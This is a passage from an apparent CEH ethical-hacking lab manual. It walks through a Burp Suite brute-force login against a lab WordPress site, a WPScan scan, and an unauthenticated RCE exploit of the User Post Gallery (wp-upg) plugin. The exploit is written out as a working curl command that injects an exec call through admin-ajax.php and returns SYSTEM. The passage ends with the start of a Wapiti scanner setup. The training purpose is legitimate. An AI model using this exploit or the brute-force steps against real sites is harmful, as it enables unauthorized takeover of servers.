36. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

If a **Warning** pop-up appears, click **Discard**.

37. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.


38. Switch to the browser window and perform **Step#4-5**. Remove the browser proxy set up in **Step#6**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.



39. Reload the target website <http://10.10.1.22:8080/CEH/wp-login.php?>, enter the **Username** and **Password** obtained in Step#35 and click **Log In**.

Here, the username and password are **admin** and **qwerty@123**.  
If a pop-up appears, click **Resend**.

40. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



41. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
42. Close all open windows and document all acquired information.

#### Question 14.2.1.1

Perform a brute-force attack on the WordPress website (<http://10.10.1.22:8080/CEH>) using Burp Suite. Enter the username/password obtained. Note: username and password files are available at /home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist.


## Task 2: Perform Remote Code Execution (RCE) Attack

Remote Code Execution (RCE) Attack vulnerability is a critical security flaw that allows an attacker to execute arbitrary code on a target system remotely, without needing physical access to the system. This type of vulnerability is particularly dangerous because it enables attackers to take control of the target system, potentially gaining unauthorized access, stealing data, or causing damage to the system or network.

Attackers exploit these vulnerabilities by injecting malicious code into the target system through various means such as input fields, file uploads, or network protocols. Once the malicious code is executed, the attacker can gain control over the system and perform actions as if they were an authenticated user or system administrator.

Here, we will perform a CSRF attack using vulnerability present in the wp-upg plugin.


1. Click Windows Server 2022 to switch to the **Windows Server 2022** machine and login with **CEH\Administrator / Pa\$\$w0rd**.
2. Click **Type here to search** field on the **Desktop**, search for **wampserver64** in the search bar and select **Wampserver64** from the results.
3. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon, observe that the WampServer icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.




5. Now, open any web browser, and go to <http://10.10.1.22:8080/CEH/wp-login.php>? (here, we are using **Mozilla Firefox**).

Here, we are opening the above-mentioned website as the victim.

6. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.



7. Assume that you have installed and configured User Post Gallery plugin
8. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.



9. In the **Plugins** page, observe that **User Post Gallery** is installed.  
Click **Activate** under the **User Post Gallery** plugin to activate the plugin.

Plugins < CEH Demo Website — +

10.10.1.22:8080/CEH/wp-admin/plugins.php

Howdy, admin

Dashboard Posts Media Pages Comments Appearance Plugins 1 Installed Plugins Add New Plugin Users Tools Settings Collapse menu

Randomly see a link from here. Only in the upper right of your admin screen on every page.

Version 1.7.2 | By Matt Mullenweg | View details

leenk.me Automatically publish to your Twitter, Facebook Profile/Fan Page/Group, and LinkedIn whenever you publish a new post on your WordPress website with the leenk.me social network connector. You need a [leenk.me API key](#) to use this plugin. Enable auto-updates

Version 2.5.0 | By Lew Ayotte @ leenk.me | View details

**There is a new version of leenk.me available. [View version 2.16.0 details](#) or [update now](#).**

User Post Gallery UPG - User Post Gallery. User can post content/images from frontend. Version 2.19 | By ODude Network | Visit plugin site

Plugin Description Automatic Updates

Bulk actions Apply 4 items

Thank you for creating with WordPress. Version 6.5.3

Type here to search 11:13 PM 5/12/2024

This screenshot shows the WordPress Admin Plugins page. The left sidebar is dark-themed with white icons and text. The 'Plugins' menu item is highlighted with a red circle containing the number '1'. The main content area lists two installed plugins: 'leenk.me' and 'User Post Gallery'. A yellow callout box highlights a message about a new version of the 'leenk.me' plugin. At the bottom, there's a note about creating with WordPress and the current version (6.5.3).

Plugins < CEH Demo Website — +

10.10.1.22:8080/CEH/wp-admin/plugins.php?plugin\_status=all&paged=1&s

Howdy, admin

Screen Options Help

Dashboard Posts Media Pages Comments User Post Gallery Appearance Plugins 1 Installed Plugins Add New Plugin Users Tools Settings Collapse menu

**UPG Notes:**

Some pages are auto created. Do not delete them even if not required.  
Go to UPG Settings and select those pages at appropriate location.  
It is advisable to update Wordpress "Settings > Permalinks", after page update.

Plugin activated.

All (4) | Active (1) | Inactive (3) | Update Available (1) | Auto-updates Disabled (4) Search installed plugins... 4 items

Bulk actions Apply

<input type="checkbox"/> Plugin	Description	Automatic Updates
<input type="checkbox"/> Akismet Anti-spam: Spam Protection	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key.	Enable auto-updates
<input type="checkbox"/> Hello Dolly	This is not just a plugin, it symbolizes the hope	Enable auto-updates

Type here to search 11:14 PM 5/12/2024

This screenshot shows the WordPress Admin Plugins page with a light-colored background. The left sidebar is dark-themed. The 'Plugins' menu item is highlighted with a red circle containing the number '1'. The main content area lists four installed plugins: 'Akismet Anti-spam: Spam Protection' and 'Hello Dolly'. A note titled 'UPG Notes' provides instructions for managing auto-created pages. At the bottom, there's a note about activating the Akismet plugin and the current version (5.3.2).

10. Click **Parrot Security** to switch to the **Parrot Security** machine.
11. Open Mozilla Firefox web browser and go to <https://wpscan.com/> and login to the wpscan account that you have created in previous task.
12. You get signed in successfully in the website. Now, click the **Get Started** button and click **Start for free** button under **Researcher** section.
13. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.

**Profile**

Hello, [REDACTED]

**API Token**

m5Bd... **Copy** **Regenerate**

To get started, download the WordPress plugin and enter your API token, or read the documentation to learn about other ways to use your token.

Current subscription plan

Daily AP **Subscribe** ...

Menu **Profile | WPScan—M...**

14. Close the **Firefox** browser window.
15. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
16. Now, run **cd** command to jump to the root directory.
17. In the Terminal window, run **wpscan --url http://10.10.1.22:8080/CEH --api-token [API Token from Step#13]** command.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "cd - Parrot Terminal" is open, displaying the following command sequence:

```
[attacker@parrot] ~
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~
└─# cd
[root@parrot] ~
└─# wpscan --url http://10.10.1.22:8080/CEH --api-token m5Bd
```

The terminal window has a dark background with green highlights for the command output. The desktop background features a complex, abstract network graph. The desktop interface includes a top bar with icons for Applications, Places, System, and a date/time indicator (Mon May 13, 02:45). A bottom dock contains icons for Menu, cd - Parrot Terminal, and other desktop functions.

18. The result appears, displaying detailed information regarding the target website.

The screenshot shows a terminal window titled "Parrot Terminal" running on a Linux system. The command "wpScan --url http://10.10.1.22:8080/CEH --api-token m5Bd" is being executed. The output of the scan is displayed, starting with the WPScan logo and version information. It then lists the URL being scanned and the start time. The "Interesting Finding(s)" section is expanded, showing details about the "Headers" section, including the "Server" and "X-Powered-By" fields and their values. The bottom of the terminal shows the command again and some standard Linux window controls.

```
Applications Places System 🌐 🔍 🗃 Mon May 13, 03:23
File Edit View Search Terminal Help
[root@parrot]~#
#wpScan --url http://10.10.1.22:8080/CEH --api-token m5Bd

[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Mon May 13 03:21:34 2024

Interesting Finding(s):
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.59 (Win64) PHP/8.2.18 mod_fcgid/2.3.10-dev
| - X-Powered-By: PHP/8.2.18
| Found By: Headers (Passive Detection)

Menu wpScan --url http://10....
```

19. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**wp-upg**) on the target website.
20. In the **Plugin(s) Identified** section, within the context of the **wp-upg** plugin, an **Unauthenticated Remote Code Execution (RCE)** vulnerability has been detected as shown in the screenshot.

The number of vulnerable plugins might differ when you perform this lab.

```
wpscan --url http://10.10.1.22:8080/CEH --api-token
[i] Plugin(s) Identified:
[+] wp-upg
| Location: http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/
| Latest Version: 2.19 (up to date)
| Last Updated: 2021-11-26T11:08:00.000Z
|
| Found By:Urls In Homepage (Passive Detection)
| Confirmed By:Urls In 404 Page (Passive Detection)
|
[!] 1 vulnerability identified:
[!] Title: User Post Gallery <= 2.19 - Unauthenticated RCE
| References:
| - https://wpscan.com/vulnerability/8f982ebd-6fc5-452d-8280-42e027d01b1e
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4060
|
| Version: 7 (50% confidence)
| Found By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.1.22:8080/CEH/wp-content/plugins/wp-upg/readme.txt
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:06 <===== (137 / 137) 100.00% Time: 00:00:06
[i] No Config Backups Found.
```

21. In this task, we will exploit the **RCE** vulnerability present in the **wp-upg** plugin.

22. To perform RCE attack, run `curl -i 'http://10.10.1.22:8080/CEH/wp-upg/admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'` command.

The screenshot shows a terminal window on a Parrot Security machine. The terminal title is "curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg\_datatable&field=field:exec:whoami:NULL:NULL' - Parrot Terminal". The command entered is "#curl -i 'http://10.10.1.22:8080/CEH/wp-admin/admin-ajax.php?action=upg\_datatable&field=field:exec:whoami:NULL:NULL'". The response shows a successful HTTP 200 OK status with various headers. The "Content-Type" header is listed as "application/json". The "data" field of the JSON response contains the string "[["nt authority\\system"]]".

23. This curl command exploits a WordPress plugin vulnerability by sending a malicious request to the **admin-ajax.php** file, allowing an attacker to execute arbitrary system commands via the **exec** function, potentially leading to **remote code execution**.
24. In the last step, **whoami** command was executed, yielding the outcome **nt authority\lsystem**
25. This concludes the demonstration of performing RCE attack.
26. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.

#### Question 14.2.2.1

In Windows Server 2022 machine activate User Post Gallery plugin which is installed in <http://10.10.1.22:8080/CEH> web application. From Parrot Security machine, scan for vulnerable plugins on the <http://10.10.1.22:8080/CEH> web application hosted in Windows Server 2022 machine using WPScan and perform Remote code execution attack on the <http://10.10.1.22:8080/CEH> website. Enter the plugin name that was identified exploited in the target web application to perform RCE attack.

# Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

## Lab Scenario

When talking about web applications, organizations consider security to be a critical component, because web applications are a major source of attacks. Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information.

Web application attacks, launched on port 80/443, go straight through the firewall, past the OS and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities, and are, therefore, easy prey for hackers.

A professional ethical hacker or pen tester needs to determine whether their organization's website is secure, before hackers download sensitive data, commit crimes using the website as a launchpad, or otherwise endanger the business. There are various web application security assessment tools available to scan, detect, and assess the security and vulnerabilities of web applications. These tools reveal the web application's security posture and are used to find ways to harden security and create robust web applications. These tools automate the process of accurate web-app security assessment, thus enabling cybersecurity staff to protect their business from impending hacker attacks!

The tasks in this lab will assist in discovering the underlying vulnerabilities and flaws in the target web application.

## Lab Objectives

- Detect web application vulnerabilities using wapiti web application security scanner

## Overview of Web Application Security

Web application security deals with securing websites, web applications, and web services. Web application security includes secure application development, input validation, creating and following security best practices, using WAF Firewall/IDS, and performing regular auditing of a network using web application security tools.

Web Application security tools are automated tools that scan web applications, normally from the outside, to look for security vulnerabilities such as XSS, SQL injection, command injection, path traversal, and insecure server configuration. This category of tools is frequently referred to as Dynamic Application Security Testing (DAST) Tools.


## Task 1: Detect Web Application Vulnerabilities using Wapiti Web Application Security Scanner

The Wapiti web-application vulnerability scanner identifies security weaknesses in web applications by crawling websites and performing black-box testing. It detects issues like SQL injections, XSS, and other vulnerabilities.

1. Click **Parrot Security** to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. In the terminal window run **cd wapiti** command to navigate into wapiti directory and run **python3 -m venv wapiti3** command to create virtual environment in python.



A screenshot of a terminal window on a Parrot OS desktop environment. The terminal title is "python3 -m venv wapiti3 - Parrot Terminal". The terminal content shows the following session:

```
[attacker@parrot] - [~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] - [/home/attacker]
└─# cd wapiti
[root@parrot] - [/home/attacker/wapiti]
└─# python3 -m venv wapiti3
[root@parrot] - [/home/attacker/wapiti]
└─#
```

The command `python3 -m venv wapiti3` is highlighted in green at the bottom of the terminal window. The desktop background features a network graph pattern.

